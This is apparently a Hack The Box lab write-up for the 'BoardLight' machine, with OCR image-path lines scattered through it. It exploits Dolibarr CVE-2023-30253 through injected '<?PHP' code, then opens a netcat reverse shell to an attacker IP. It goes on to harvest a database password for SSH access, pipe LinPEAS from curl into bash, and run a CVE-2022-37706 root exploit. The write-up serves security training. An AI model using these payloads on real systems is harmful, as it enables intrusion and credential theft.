


BoardLight

15th April 2024 / Document No D24.100.302

Prepared By: k1ph4ru

Machine Author: cY83rR0H1t

Difficulty: Easy

Classification: Official

Synopsis

BoardLight is an easy difficulty Linux machine that features a `Dolibarr` instance vulnerable to CVE-2023-30253. This vulnerability is leveraged to gain access as `www-data`. After enumerating and dumping the web configuration file contents, plaintext credentials lead to `SSH` access to the machine. Enumerating the system, a `SUID` binary related to `enlightenment` is identified which is vulnerable to privilege escalation via CVE-2022-37706 and can be abused to leverage a root shell.

Skills Required

- Linux Command Line
- Web Enumeration
- Linux Enumeration

Skills Learned

- Dolibarr Exploitation
- SUID Exploitation

Enumeration


Nmap

```
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.11 | grep '^[0-9]' | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
```


```
nmap -p$ports -Pn -sC -sV 10.10.11.11

Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-17 08:21 EDT
Nmap scan report for board.htb (10.10.11.11)
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 062d3b851059ff7366277f0eae03eaf4 (RSA)
|   256 5903dc52873a35993444743378313 5fb (ECDSA)
|_  256 ab1338e43ee024b46938a9638238ddf4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.78 seconds
```

The `Nmap` scan shows that `SSH` is listening on its default port, i.e., port `22`, and an `Apache` web server is running on port `80`. Upon visiting port `80`, we come across a landing page for a cybersecurity consulting firm.

HTTP



Looking at the page's footer, we come across the hostname `board.htb`.



We can proceed to add the hostname `board.htb` to our hosts file.

```
echo "10.10.11.11 board.htb" | sudo tee -a /etc/hosts
```

Next, we proceed to `fuzz` the application to identify any virtual hosts using `ffuf`.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-
top100000.txt:FUZZ -u http://board.htb/ -H 'Host: FUZZ.board.htb'  -fs 15949

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://board.htb/
 :: Wordlist         : FUZZ:
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 15949
________________________________________________

[Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 239ms]
    * FUZZ: crm
```


Using `ffuf` to fuzz for potential virtual hosts on the `board.htb` domain, we test a range of possible subdomain names. The command uses the `bitquark-subdomains-top100000.txt` wordlist to replace the `FUZZ` placeholder in the Host header `Host: FUZZ.board.htb`. This allows us to send `HTTP` requests to various subdomains and examine the responses. We filter out responses with a size of `15949` bytes using the `-fs` flag, which helps us ignore irrelevant results and focus on unique responses that might reveal valid subdomains.

We identify `crm` and proceed to add the entry `crm.board.htb` to our `/etc/hosts` file before accessing the website.


```
echo "10.10.11.11 crm.board.htb" | sudo tee -a /etc/hosts
```

Foothold


We encounter a `Dolibarr` login page and take note of the version displayed on the web page of `17.0.0`. `Dolibarr` is a modular `Enterprise Resource Planning` (ERP) and `Customer Relationship Management` (CRM) software designed for managing various aspects of business operations.




Upon trying the credentials `admin` for both the username and password, we successfully log in.




A quick Google search for vulnerabilities affecting `Dolibarr` version `17.0.0` leads us to CVE-2023-30253. This vulnerability states that `Dolibarr` versions before `17.0.1` allow remote code execution by an authenticated user through an uppercase manipulation, using `<?PHP` instead of `<?php` in injected data. To exploit this, we first need to create a new website and inject `PHP` code into one of the pages we create. First, we log in as an admin and click on the `Website` tab.




We then click on the `+` sign to add a new website.




Next, we proceed to give our site a name.




Now, we need to add a page to our website. To do this, in the `Pages` section, we click on the `+` icon to add a new page.



Here, we select the option to create a page from a template and proceed to give it a title.




Once the page is created, we then select `Edit the HTML source`. This is where we will embed our `PHP` code.




We then embed our `PHP` code here to run `whoami` on the target.

```
<?PHP echo system("whoami");?>
```



We need to view our page and confirm that we can run system commands. To do this, we click on the `binoculars-like` icon, which will redirect us to the page where we have the `PHP` code to run the `whoami` command, allowing us to check the current user context.



Upon visiting the page, we see that it is running in the context of `www-data`.


We can now escalate from simply running the `whoami` command to obtaining a full shell. To do this, we need to modify our payload. First, we start a `Netcat` listener on port `4455` to catch the incoming connection.

```
nc -lnvp 4455
listening on [any] 4455 ...
```

Then we use the payload below to get a shell.

```
<?PHP echo system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.41 4455 >/tmp/f");?>
```

In the payload above, the `PHP` code utilizes the `system()` function to execute a shell command on the server. The command first removes any existing named pipe at `/tmp/f` to ensure there is no conflict. It then creates a new named pipe in the same location. The command `cat /tmp/f` reads from the named pipe, while `/bin/sh -i 2>&1` starts an interactive shell, redirecting both standard output and error to the named pipe. Finally, the `nc 10.10.14.41 4455 > /tmp/f` command connects to our IP address on port `4455` using `Netcat`, allowing the input and output of the shell to flow through the named pipe. This setup effectively creates a reverse shell connection back to our listener, enabling remote command execution on the target system.



After saving the command we can proceed to save and view our page. Looking back at our `Netcat` listener, we see that we get a shell as `www-data`.

```
nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.11] 44422
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

We can use a `script` to get a more stable shell. The `script` command in Linux is used to create a typescript of everything that occurs in a terminal session. This command below starts a new shell session using a `script`, which creates a new interactive `Bash` shell. The output is directed to `/dev/null`, effectively discarding it, while still allowing us to interact with the shell.

```
$ script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

Enumerating the files present, we find an interesting file containing credentials: `/var/www/html/crm.board.htb/htdocs/conf/conf.php`.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ cat
/var/www/html/crm.board.htb/htdocs/conf/conf.php
<...SNIP...>
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
<...SNIP...>
```

Looking for users present, we see `larissa` in the `/etc/passwd` file. The `/etc/passwd` file is a crucial system file in Linux that contains essential information about user accounts. It includes details such as the username, user ID (UID), group ID (GID), home directory, and default shell. This file is used by the system for user authentication and to manage user sessions.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ cat /etc/passwd
<...SNIP...>
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
```

Attempting to log in via `SSH` as the user `larissa` using the credentials we found earlier, we see that it works.

```
ssh larissa@board.htb
larissa@board.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$ id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
```

We can proceed to retrieve the user flag.

Privilege Escalation

We can now enumerate the system for possible privilege escalation vectors. For this, we will use LinPEAS, which is a script that helps identify potential security weaknesses in a Linux environment. It checks for various misconfigurations, file permissions, and other vulnerabilities that could be exploited to gain elevated privileges. We download the script to our local machine using `wget`.

```
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

We then host it on our local server using the following command.

```
sudo python3 -m http.server 3000

Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
```

This starts a simple `HTTP` server, serving files from the current directory on port `3000`. The command utilizes `Python's` built-in `HTTP` server functionality, which allows us to host files easily. We run `LinPEAS` with the following command, which downloads and executes the `LinPEAS` script directly from our local server. The `curl` command fetches the script from our specified URL, piping its contents directly into `bash` for execution.

```
curl http://10.10.14.41:3000/linpeas.sh|bash
```

Upon checking files with interesting permissions, we see something noteworthy in the `lib` folder.

```
                         ╔═══════════════════════════════════╗
═════════════════════════╣ Files with Interesting Permissions
╚═══════════════════════════                                 

                         ╚═══════════════════════════════════╝
<...SNIP...>
-rwsr-sr-x 1 root root 15K Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)

-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)

-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)

-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID
binary!)
<...SNIP...>
```

Among the files listed, `enlightenment` stands out it has the Set User ID (SUID) bit set, allowing it to run with the privileges of the file owner, which in this case is `root`. It is a lightweight and visually appealing desktop environment that provides a graphical user interface for Linux systems.

```
larissa@boardlight:~$ enlightenment --version
ESTART: 0.00001 [0.00001] - Begin Startup
ESTART: 0.00018 [0.00017] - Signal Trap
ESTART: 0.00026 [0.00008] - Signal Trap Done
ESTART: 0.00034 [0.00009] - Eina Init
ESTART: 0.00073 [0.00038] - Eina Init Done
ESTART: 0.00081 [0.00008] - Determine Prefix
ESTART: 0.00100 [0.00019] - Determine Prefix Done
ESTART: 0.00109 [0.00009] - Environment Variables
ESTART: 0.00117 [0.00008] - Environment Variables Done
ESTART: 0.00125 [0.00007] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
```

Upon checking the version, we see that it is 0.23.1. A quick Google search for vulnerabilities affecting this particular version leads us to CVE-2022-37706, which describes a flaw in `enlightenment_sys` in `Enlightenment` versions before `0.25.4`. This vulnerability allows local users to gain elevated privileges because the binary is `SUID` and owned as the root user, and the system library function mishandles path names that begin with a `/dev/..` substring. We also come across this proof of concept script, which we proceed to download to our local machine.

```
wget https://raw.githubusercontent.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/main/exploit.sh
```

Now we can host the exploit using the `Python` `HTTP` server:

```
python3 -m http.server 2000
```

We download the exploit on the machine using `wget`:

```
larissa@boardlight:/tmp$ wget http://10.10.14.41:2000/exploit.sh
```

Finally, we can run the exploit and gain root access.

```
larissa@boardlight:/tmp$ bash exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
```

Now we can grab the root flag located in `/root/root.txt`.